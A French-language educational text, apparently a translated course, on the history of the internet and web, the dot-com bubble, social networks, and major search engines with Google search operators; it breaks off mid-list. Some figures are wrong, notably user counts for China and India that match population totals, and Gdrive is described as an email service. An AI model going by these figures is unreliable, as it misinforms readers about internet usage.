La vitesse d'internet dépend d'un facteur principal : la qualité des câbles souterrains qui vous relient au reste du monde. Les câbles à fibre optique envoient des données beaucoup plus rapidement que leurs homologues en cuivre, et votre Internet à domicile est limité par l'infrastructure disponible dans votre région. (11)



Bien qu'Internet ait été développé beaucoup plus tôt, il n'est devenu populaire dans les ménages que dans les années 1990. La diffusion d'Internet peut être suivie par le nombre d'entreprises et de foyers qui ont commencé à changer leur façon de travailler et à connecter leurs ordinateurs portables et autres appareils à Internet.

Il y a eu une croissance spectaculaire du nombre d'internautes depuis sa création. En conséquence, le nombre de réseaux informatiques connectés a également augmenté de façon exponentielle. Tout a commencé avec seulement la connexion de moins de dix ordinateurs au départ.

Aujourd'hui, 440 millions d'ordinateurs peuvent être connectés directement, ce qui facilite la vie des personnes à travers le monde. Le partage d'informations et de connaissances est devenu extrêmement facile pour ceux qui ont accès à Internet. Le pays qui compte le plus grand nombre d'internautes est la Chine, avec 1,4 milliard d'utilisateurs, suivie de l'Inde avec 1,3 milliard et des États-Unis d'Amérique avec un peu plus de 0,3 milliard d'utilisateurs.




L'introduction des navigateurs Web

Tim Berners-Lee a été le premier à créer un logiciel de base capable de présenter des documents HTML dans un format facile à lire. Il a appelé ce "navigateur" le "WorldWideWeb". Grâce à l'introduction des navigateurs Web, le changement et la diffusion du Web dans les années 90 ont été incroyablement rapides.

Tim a démontré une manière simple mais attrayante de publier du texte en développant lui-même certains logiciels, ainsi que son propre protocole simple - HTTP - pour récupérer le texte d'autres documents via des liens hypertextes. Le propre protocole de Tim, HTTP, signifie HyperText Transfer Protocol.

Share of the population using the internet

All individuals who have used the Internet in the last 3 months are counted as Internet users. The Internet can be used via a computer, mobile phone, personal digital assistant, gaming device, digital TV etc.



Source: International Telecommunication Union (via World Bank)

OurWorldInData.org/technology-adoption/ • CC BY

Le format de texte pour HTTP a été nommé HTML, pour HyperText Mark-up Language. En gardant les choses très simples, Tim a encouragé les autres à s'appuyer sur ses idées et à concevoir d'autres logiciels appelés plus tard des navigateurs pour afficher le HTML. (6)


Un navigateur Web est une application logicielle qui permet à un utilisateur d'afficher et d'interagir avec du texte, des images, des vidéos, de la musique et d'autres informations pouvant se trouver sur un site Web. Le texte et les images d'une page Web peuvent contenir



des hyperliens vers d'autres pages Web du même site Web ou d'un site Web différent. Les navigateurs Web permettent à un utilisateur d'accéder rapidement et facilement aux informations fournies sur de nombreuses pages Web sur de nombreux sites Web en parcourant ces liens. Les navigateurs Web formatent les informations HTML pour l'affichage, de sorte que l'apparence d'une page Web diffère beaucoup d'un navigateur à l'autre. (4)

Les débuts du commerce électronique et la « bulle dotcom »

L'énorme effervescence entourant Internet a conduit à un boom massif des actions des nouvelles technologies entre 1998 et 2000. C'est ce qu'on a appelé la « bulle dotcom ». Au cours de cette période, les investisseurs ont injecté de l'argent dans des startups basées sur Internet dans l'espoir que ces entreprises naissantes réaliseraient bientôt des bénéfices. L'affirmation était que l'industrie mondiale connaissait un « nouveau paradigme économique », comme on n'en avait jamais connu auparavant. Les investisseurs du marché boursier ont commencé à croire au battage médiatique et ont fait de gros investissements avec des attentes irréalistes concernant les taux de rendement. Les capitalistes-risqueurs ont prospéré et de nombreuses entreprises ont été fondées sur des plans d'affaires douteux.



Source: <https://ourworldindata.org/internet>

La bulle Internet a commencé à s'effondrer en 1999. Les milliers de milliards de dollars de valeur marchande perdus lors du krach boursier entre 2000 et 2002 ont clairement montré que de nombreux investisseurs, pressés de tirer profit du boom d'Internet, ont ignoré les investissements traditionnels. métrique. Un par un, les plus faibles des dot-com ont commencé à sous-performer. Les point-com ont cessé d'être des gagnants sûrs de la bourse, la chute des cours boursiers s'est transformée en radiations de la bourse, puis en de véritables faillites. En avril 2000, un mois seulement après avoir atteint un sommet, le Nasdaq avait perdu 34,2 % de sa valeur. (8)

La bulle Internet a anéanti de nombreuses startups trop ambitieuses. Cela a également eu un impact sur les géants comme Microsoft et Cisco. Les sociétés point com valaient la peine d'ajouter beaucoup de valeur et valaient beaucoup d'argent. Cependant, les forces économiques avaient poussé les valorisations à des niveaux insoutenables et un crash était inévitable.

De nombreux investisseurs ont perdu de l'argent, mais ils ont également aidé à financer le nouveau système et à jeter les bases d'un succès futur dans le commerce électronique. La « nouvelle économie », définie par le boom d'Internet, a toutefois également produit des succès notables. Parmi les 48 % estimés d'entreprises point-com qui ont survécu jusqu'en 2004 figurent les géants actuels de l'Internet Amazon, eBay et Google. (2)


Le web : en quoi a-t-il révolutionné nos vies ?

Le Web est né dans le cadre de la recherche et y est resté jusqu'en 1993, année où le CERN a décidé de rendre le WWW accessible à tous, en libérant le code source dans le domaine public.

L'expansion du Web se poursuit et se transforme progressivement d'un outil de publication, en un outil d'émancipation culturelle, politique et économique, aux côtés et, dans certains cas, en remplacement du rôle d'autres médias.

L'expansion d'Internet à partir du milieu des années 1990 résulte de la conjonction de trois facteurs principaux :

- ✓ **La découverte technologique du World Wide Web** par Tim Berners-Lee et sa volonté de diffuser le code source pour l'améliorer par la contribution open-source d'une communauté mondiale d'utilisateurs, en continuité avec l'ouverture des protocoles Internet TCP/IP. Le Web continue de fonctionner selon le même principe d'open source. Et les deux tiers des serveurs Web sont exploités par Apache, un programme serveur open source.
- ✓ **Changement institutionnel dans la gestion d'Internet**, le gardant sous la gestion lâche de la communauté Internet mondiale, le privatisant et permettant à la fois des utilisations commerciales et des utilisations coopératives.
- ✓ **Changements majeurs dans la structure sociale**, la culture et le comportement social : le réseautage en tant que forme organisationnelle courante ; l'individuation comme principale orientation du comportement social ; et la culture de l'autonomie comme culture de la société en réseau.



Pour évaluer la pertinence d'Internet dans la société, il faut rappeler les spécificités d'Internet en tant que technologie.

Les gens en ont profité non seulement en tant que consommateurs, mais en tant que citoyens, individus et membres de communautés aussi vastes que des nations et aussi petites qu'un pâté de maisons ou centrées sur un intérêt commun particulier. La mesure dans laquelle les gens utilisent Internet pour rechercher une connexion personnelle, des informations publiques et de nouvelles connaissances est importante et croissante.

L'impact d'Internet sur la croissance économique et la prospérité

Le rajeunissement des activités traditionnelles a été le principal impact d'Internet. Internet a permis des transformations commerciales fondamentales qui couvrent l'ensemble de la chaîne de valeur dans pratiquement tous secteurs et types d'entreprises, pas seulement celles en ligne. Ces changements comprennent des changements en gros non seulement dans la façon dont les produits sont achetés et vendus, mais aussi dans la façon dont les produits et services sont conçus, produits et distribués.

Aujourd'hui, même une petite entreprise peut fonctionner avec un chaîne d'approvisionnement gérée de manière dynamique qui couvre les zones géographiques et fonctionne avec un la main d'oeuvre. Ces entreprises ont bénéficié de la hausse productivité qu'Internet permet.

L'essor des sites de réseaux sociaux sur Internet

Depuis 2002 (création de Friendster, avant Facebook) une nouvelle révolution socio-technique s'est opérée sur Internet : l'essor des sites de réseaux sociaux où désormais toutes les activités humaines sont présentes, de l'interaction personnelle au business, au travail, à la culture, à la communication, aux mouvements sociaux et à la politique.

Les sites de réseaux sociaux sont des services Web qui permettent aux individus de (1) créer un profil public ou semi-public au sein d'un système délimité, (2) articuler une liste d'autres utilisateurs avec lesquels ils partagent une connexion, et (3) afficher et parcourir leur liste de connexions et celles établies par d'autres au sein du système. (Boyd et Ellison 2007, 2)

Les utilisations des réseaux sociaux, dans le temps passé à l'échelle mondiale, ont dépassé le courrier électronique en novembre 2007. Il a dépassé le courrier électronique en nombre d'utilisateurs en juillet 2009. En termes d'utilisateurs, il a atteint 1 milliard en septembre 2010, Facebook en représentant environ la moitié. En 2013, il a presque doublé, notamment en raison d'une utilisation croissante en Chine, en Inde et en Amérique latine. Il existe en effet une grande diversité de sites de réseaux sociaux (SNS) par pays et par cultures.

Ainsi, l'activité la plus importante sur Internet à l'heure actuelle passe par les réseaux sociaux, et les SRS sont devenus les plateformes privilégiées pour toutes sortes d'activités, pas seulement les amitiés personnelles ou le chat, mais pour le marketing, le commerce électronique, l'éducation, la culture la créativité, la distribution des médias et du divertissement, les applications de santé et l'activisme sociopolitique. Il s'agit d'une tendance importante pour la société dans son ensemble.

Les gens construisent des réseaux pour être avec les autres et pour être avec les autres avec qui ils veulent être sur la base de critères qui incluent les personnes qu'ils connaissent déjà. La plupart des utilisateurs vont sur le site tous les jours. C'est une connectivité permanente. Si nous avons besoin d'une réponse à ce qui est arrivé à la sociabilité dans le monde Internet, la voici : il y a une augmentation spectaculaire de la sociabilité, mais une sociabilité différente, facilitée et dynamisée par la connectivité permanente et les réseaux sociaux sur le web.

Mais les gens ne vivent pas une réalité virtuelle, c'est bien une virtualité réelle, puisque les pratiques sociales, le partage, le brassage et la vie en société sont facilités dans la virtualité, dans ce que j'appelais il y a bien longtemps « l'espace des flux » (Castells 1996) .

Internet dans nos vies

Avez-vous déjà pensé à l'impact d'Internet sur nos vies ? Vous êtes-vous déjà demandé combien de temps pendant la journée nous sommes connectés à Internet ?

C'est ce qui se passe sur Internet en 1 minute selon les données compilées par Lori Lewis et publiées sur le site [AllAccess](#)

2021 *This Is What Happens In An Internet Minute*



Le web : quel avenir ?

On a parlé d'histoire et du passé, mais quelle évolution du web allons-nous voir ?

Le monde du World Wide Web est lentement entré dans nos vies et continuera d'être de plus en plus omniprésent : l'expansion se poursuit à un rythme impressionnant, la technologie est constamment à la recherche de nouvelles solutions pour augmenter son potentiel et les discussions sur l'éthique, les droits et l'égalité ont atteint les tables politiques.

S'il existe une technologie, un outil, une App qui règne actuellement sur tout, soyez sûr que tôt ou tard elle sera dépassée par quelque chose d'encore plus innovant : le web est un univers en constante évolution.

Internet, comme toutes les technologies, ne produit pas d'effets par lui-même. Pourtant, elle a des effets spécifiques en altérant la capacité du système de communication à s'organiser autour de flux interactifs, multimodaux, asynchrones ou synchrones, globaux ou locaux, et de plusieurs à plusieurs, de personnes à personnes, de personnes à objets, et d'objets en objets, s'appuyant de plus en plus sur le web sémantique.

Bibliographie

- 1 - <https://www.scienceandmediamuseum.org.uk/objects-and-stories/short-history-internet>
 - 2 - <https://www.history.com/news/who-invented-the-internet>
 - 3 - <https://www.bbc.co.uk/newsround/47523993>
 - 4 - https://openbookproject.net/courses/intro2ict/web/web_browsers.html
 - 5) (2) Barry M. Leiner , Vinton G. Cerf , David D. Clark , Robert E. Kahn , Leonard Kleinrock , Daniel C. Lynch , Jon Postel , Larry, G.Roberts et Stephen Wolff , [http:// www.cs.ucsb.edu/%7Eecs176a/handouts/history.html](http://www.cs.ucsb.edu/%7Eecs176a/handouts/history.html)
 - 6 - <https://www.w3.org/People/Raggett/book4/ch02.html>
 - 7 - <https://www.techtarget.com/searchcio/definition/dot-com-bubble>
 - 8 - <https://ideas.ted.com/an-eye-opening-look-at-the-dot-com-bubble-of-2000-and-how-it-shapes-our-lives-today/>
 - 9 - <https://edu.gcfglobal.org/en/internetbasics/what-is-the-internet/1/>
 - 10 - <https://www.internetsociety.org/internet/history-internet/brief-history-internet/>
 - 11 - <https://www.livescience.com/20727-internet-history.html>
 - 12 - <https://www.bbvaopenmind.com/en/articles/the-impact-of-the-internet-on-society-a-global-perspective/>
 - 13 - <https://www.vedantu.com/physics/history-of-internet>
- https://www.mckinsey.com/~media/mckinsey/industries/technology%20media%20and%20telecommunications/high%20tech/our%20insights/the%20great%20transformer/mgi_impact_of_internet_on_economic_growth.pdf

Chapitre 2 : les moteurs de recherche

Auteurs : Hakan ÖZCAN, Serkan AYDOĞAN

Les moteurs de recherche

Un moteur de recherche est un type de logiciel qui nous permet d'accéder à du contenu sur Internet. Il scanne les pages Internet et tous les contenus similaires sur Internet et enregistre son contenu conformément à son propre système. Lorsqu'un utilisateur saisit le mot qu'il souhaite rechercher dans le moteur de recherche, le moteur de recherche présente rapidement le contenu qu'il a préalablement catégorisé à l'utilisateur en fonction de sa pertinence par rapport au mot recherché.

Les moteurs de recherche utilisent de petits programmes appelés robots ou araignées pour analyser et répertorier le monde Internet. Ces programmes explorent automatiquement les sites, analysent le contenu du site et enregistrent, à quoi ils sont liés et quels mots clés ils contiennent dans leurs propres systèmes.


Les moteurs de recherche sont utilisés pour trouver des informations sur Internet. Une fois que le ou les mots liés au sujet à rechercher sont écrits dans le moteur de recherche, des liens pertinents ou non pertinents apparaissent. Cependant, ces liens peuvent être directement liés au sujet, peuvent ne pas être pertinents du tout ou peuvent répertorier des milliers de liens contenant des informations inexactes. Pour cette raison, l'utilisation correcte et efficace des moteurs de recherche est très importante à la fois pour atteindre les informations souhaitées et pour éviter les pertes de temps.

À partir de **2021-2022**, les moteurs de recherche les plus préférés des utilisateurs dans le monde peuvent être répertoriés comme Google, Bing, Yandex, Yahoo.


Les moteurs de recherche préférés

Moteur de recherche Google

Le moteur de recherche préféré au monde est Google. Il a été fondé en 1998 par Larry Page et Sergey Brin, étudiants à l'Université de Stanford. Google est arrivé au premier plan avec sa facilité d'utilisation et ses résultats rapides et s'est hissé à la première place parmi tous les moteurs de recherche au fil du temps. De plus, outre le service de moteur de recherche, il est devenu une marque indispensable pour de nombreux utilisateurs en proposant des services tels que Gmail, Google maps, Gdrive, qui est un service de messagerie gratuit.




Comme avec de nombreux moteurs de recherche, vous pouvez rechercher des contenus tels que des images, des vidéos, des actualités, etc. avec le moteur de recherche Google.



Le moteur de recherche Google dispose d'un service spécial appelé Google Scholar, qui est également utilisé pour rechercher des contenus académiques. Grâce à ce moteur de recherche personnalisé, les sujets scientifiques, les articles, les recherches sont facilement accessibles. Étant donné que les résultats qu'il fournit ont une origine scientifique, il produit des résultats avec une plus grande fiabilité.


Le moteur de recherche Bing

Le moteur de recherche Bing, développé par Microsoft, l'une des plus grandes sociétés de logiciels au monde, a été présenté aux utilisateurs en 2009. Bing s'est imposé avec un support multilingue pour les utilisateurs de moteurs de recherche. Il change également constamment ses photos d'arrière-plan. Diverses personnalisations de recherche peuvent également être effectuées pour les actualités, les vidéos, les images dans le moteur de recherche Bing. Il a augmenté rapidement au fil du temps et est devenu le deuxième moteur de recherche le plus préféré au monde. Le moteur de recherche Bing peut également fonctionner en harmonie avec les services proposés par Microsoft.




Le moteur de recherche Yandex

Yandex est une entreprise technologique fondée en Russie en 1997. Le moteur de recherche Yandex s'est imposé notamment avec son application de navigation. Il offre cette fonctionnalité aux utilisateurs en présentant les emplacements géographiquement dans les recherches effectuées. Yandex se classe au premier rang des moteurs de recherche en Russie. Le moteur de recherche Yandex a des composants tels que le service de jeu, le service de traduction.




Moteur de recherche Yahoo

Il a été fondé en 1995 par les étudiants de l'Université de Stanford, Jerry Yang et David Filo. Il a une utilisation très courante, surtout en Amérique. En plus de la fonction de moteur de recherche, il offre un service de courrier électronique à ses utilisateurs. Il donne également accès à des informations détaillées sur les marchés financiers. Les options de personnalisation de la recherche sont également disponibles sur le moteur de recherche Yahoo.



Le moteur de recherche Duckduckgo

De nombreux moteurs de recherche ont la capacité d'enregistrer les informations personnelles de leurs utilisateurs. Cette fonctionnalité agace certains utilisateurs. Le fait que les utilisateurs du moteur de recherche Duckduckgo n'enregistrent aucune information personnelle est devenu évident. En raison du fait qu'il est open source, tous les utilisateurs peuvent contrôler eux-mêmes le système de travail du moteur de recherche. Avec l'importance de la sécurité des informations personnelles de nos jours, duckduckgo a gagné une place populaire parmi les concurrents des moteurs de recherche.




(Temel bilgi teknolojileri 1 –
AÇIKÖĞRETİM FAKÜLTESİ YAYINI NO : 2071)


L'utilisation des filtres de recherche

Vous pouvez utiliser des caractères et des mots spéciaux pour effectuer des recherches plus détaillées dans les moteurs de recherche et obtenir des résultats adaptés à votre objectif. Ces caractères et mots spéciaux peuvent différer d'un moteur de recherche à l'autre. Cependant, étant donné que les moteurs de recherche répertorient de nombreuses informations, les résultats de la recherche peuvent contenir de nombreux résultats liés au sujet recherché. Il peut être nécessaire de filtrer les résultats de recherche pour obtenir des résultats plus pertinents. Vous trouverez ci-dessous l'utilisation de quelques opérateurs de personnalisation de recherche simples utilisés dans le moteur de recherche Google le plus préféré dans le monde entier parmi les moteurs de recherche. Des informations plus détaillées seront données sur les sujets suivants.

- ✓ Si les mots recherchés sont entourés de guillemets (" "), seuls les sites contenant le mot entier entre guillemets seront répertoriés. Par exemple; "enseignement à distance" est une liste de résultats qui, lorsqu'ils sont orthographiés, contiennent le mot entier enseignement à distance.




- ✓ Lorsque le terme de recherche est orthographié, 1 420 000 000 résultats normaux sont répertoriés.



- ✓ lorsque le terme de recherche est entouré de guillemets doubles, 35 000 000 de résultats sont répertoriés


- ✓ Si nous voulons uniquement rechercher le contenu d'un site spécifique, nous pouvons personnaliser notre recherche en tapant site :



